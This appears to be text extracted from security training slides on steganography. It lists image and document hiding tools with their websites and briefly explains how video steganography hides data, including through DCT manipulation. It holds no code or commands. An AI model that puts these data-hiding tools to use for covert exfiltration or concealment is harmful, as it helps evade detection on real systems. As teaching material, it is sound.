


Image Steganography: QuickStego




- QuickStego hides text in pictures so that only other users of QuickStego can retrieve and read the hidden secret messages



<http://quickcrypto.com>

Image Steganography Tools



Hide In Picture
<http://sourceforge.net>



OpenStego
<http://www.openstego.info>



gifshuffle
<http://www.darkside.com.au>




**PHP-Class
StreamSteganography**
<http://www.phpclasses.org>



CryptaPix
<http://www.briggsoft.com>




Red JPEG
<http://www.totalcmd.net>



ImageHide
<http://www.dancemammal.com>



Steganography Studio
<http://stegstudio.sourceforge.net>






OpenPuff
<http://embeddedsiv.net>



**Virtual Steganographic
Laboratory (VSL)**
<http://vsl.sourceforge.net>

Document Steganography: wbStego



<http://wbstego.wbailler.com>


Document Steganography Tools



Office XML
<http://www.irongeek.com>



StegoStick
<http://sourceforge.net>



Data Stash
<http://www.skyjuicesoftware.com>



SNOW
<http://www.darkside.com.au>



Xidie Security Suite
<http://www.stegono.ro>



TextHide
<http://www.texthide.com>



Hydan
<http://www.crazyboy.com>



Camouflage
<http://camouflage.unfiction.com>



StegJ
<http://stegj.sourceforge.net>



Texto
<http://www.eberl.net>

Video Steganography



1

Video steganography refers to hiding secret information into a carrier video file



2

In video steganography, the information is hidden in video files of different formats such as .AVI, .MPG4, .WMV, etc.



3

Discrete Cosine Transform (DCT) manipulation is used to add secret data at the time of the transformation process of video



4

The techniques used in audio and image files are used in video files, as video consists of audio and images



5

A large number of secret messages can be hidden in video files as every frame consists of images and sound



Video Steganography: OmniHide PRO and Masker




OmniHide PRO

